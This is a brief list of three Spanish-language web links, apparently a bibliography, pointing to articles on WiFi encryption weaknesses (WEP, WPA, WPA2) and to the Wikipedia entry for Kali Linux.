- <https://www.xataka.com/seguridad/caos-en-la-seguridad-wifi-un-repaso-a-las-vulnerabilidades-de-wep-wap-y-wap2>
- <https://www.cadlan.com/noticias/noticias-gran-cuenta/esta-segura-tu-red-wifi-con-wpa-y-wpa2/#:~:text=Las%20siglas%20WPA%20y%20WPA2,a%20trav%C3%A9s%20de%20esa%20red.>
- https://es.wikipedia.org/wiki/Kali_Linux